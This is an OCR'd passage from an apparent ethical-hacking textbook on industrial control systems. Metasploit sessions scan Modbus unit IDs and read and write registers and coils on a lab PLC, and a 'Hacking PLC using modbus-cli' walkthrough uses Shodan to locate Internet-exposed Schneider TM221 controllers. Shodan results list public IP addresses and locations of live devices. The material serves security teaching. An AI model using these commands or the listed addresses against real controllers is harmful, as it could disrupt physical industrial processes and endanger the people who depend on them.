


```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Figure 18.109: Screenshot of Metasploit scanning Modbus Slaves


- ### Manipulating Modbus Slave's Data

  Attackers use the **`auxiliary/scanner/scada/ modbusclient`** Metasploit module to read or write registers and coils on the target Modbus Slave.



```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.110: Screenshot of Metasploit reading Modbus Slave registers



```
msf auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf auxiliary(scanner/scada/modbusclient) > set number 10
number => 10
msf auxiliary(scanner/scada/modbusclient) > set unit_number 4
unit_number => 4
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set data_coils 1010101010
data_coils => 1010101010
msf auxiliary(scanner/scada/modbusclient) > run

[*] 192.168.1.104:502 - Sending WRITE COILS...
[+] 192.168.1.104:502 - Values 1010101010 successfully written from coil address 0
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Figure 18.111: Screenshot of Metasploit manipulating Modbus Slave registers

Hacking PLC using modbus-cli

Step 1: Identify Internet-connected PLCs


Use tools such as Shodan and Nmap to find industrial facilities exposed on the Internet. To detect **Schneider Electric TM221** PLCs connected to the Internet, type **TM221ME16R** into the Shodan search bar

Step 2: Install modbus-cli

```
gem install modbus-cli
```

Step 3: Understand datatypes

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A



TOTAL RESULTS
60

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOP COUNTRIES

Spain	27
France	8
Turkey	5
Australia	4
Finland	4

More...

TOP PORTS

502	53
503	7

TOP ORGANIZATIONS

TELEFONICA DE ESPANA	13
Vodafone	

185.120.45.187 2022-05-24T09:21:34.138508
187.45.120.185.dynamic.wifilavall.net
Wifi La Vall, SL
Spain, Ontinyent
ics

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R  V2

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 255
-- Device Identification: Schneider Electric TM221ME16R V2.2
```

80.11.245.254 2022-05-24T09:16:11.872976
lneuilly-657-1-61-254.w80-11.abo.wanadoo.fr
LNMSO568 Montsouris
France, Neuilly-sur-Seine
ics

```
Unit ID: 0
-- Device Identification: Schneider Electric TM221ME16R V2.2
-- CPU module: TM221ME16R  V2

Unit ID: 1
-- Device Identification: Schneider Electric TM221ME16R V2.2

Unit ID: 255
-- Device Identification: Schneider Electric TM221ME16R V2.2
```

